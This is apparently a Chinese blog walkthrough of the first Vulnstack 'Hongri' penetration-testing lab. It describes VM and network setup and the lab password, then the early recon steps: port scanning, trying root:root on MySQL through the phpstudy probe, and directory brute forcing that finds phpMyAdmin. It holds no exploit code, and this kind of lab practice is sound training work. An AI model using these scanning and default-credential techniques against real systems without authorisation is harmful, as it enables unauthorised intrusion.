
红日靶场1
先从网站在下载下来靶机
1 | http://vulnstack.qiyuanxuetang.net/vuln/detail/2/ |

下下来是3台主机

一台是win7是dmz区的一台外网主机
其他两台分别是winserver08和win2k3
前者是dc域控主机后者是域成员主机

配置主机
win7需要配置2个网卡
一个作为外网的网卡
直接使用nat模式即可
另一个要作为内网的网卡

我们点击左上的编辑点击虚拟网络设置

随便点击一个网卡然后点击右下角的更改设置

首先点击添加网络
点击仅主机模式
然后设置子网ip为192.168.52.0
然后点击dhcp设置
起始的ip的b段要设置为52即可(192.168.52.*)
然后点击应用即可
win7的网卡设置就是这样了
其他两台都网卡只需选择我们刚刚设置好的网卡即可

选择自定义中的vmnet2也就是我们刚刚设置好了的
此时网卡的设置就全部做完了
主机内部设置
打开win7虚拟机
开始会让我们按ctrl+alt+del
我们在虚拟机里面要按ctrl+alt+insert
不然之后就操作不了了
三台主机都密码都是hongrisec@2019
win7打开之后看看网络设置


外网地址是192.168.85.129
内网地址是192.168.52.143
我们要把win7的防火墙给关掉
不然kali去ping win7没反应
此时重启

然后去c://phpstudy里面打开phpstudy.exe然后启动即可
此时访问网站 如果成功则配置成功
其他2台主机在开机的时候会提示密码过期
我们都重新设置一下然后就可以了
此时用3台主机都互相ping一下如果都可以的话
所有的配置工作就都完成了
端口扫描
使用tscan进行扫描


开放80端口存在http服务
开放139/445端口的文件共享服务在后面横向移动有作用
开放3306端口的mysql
访问网站

是phpstudy的探针

有接口可以尝试与mysql数据库连接情况
我们尝试root:root

提示我们mysql数据库正常
从之前扫描端口处也不难看出mysql正在被使用中
目录爆破
继续使用tscan的目录爆破模式

存在phpmyadmin页面
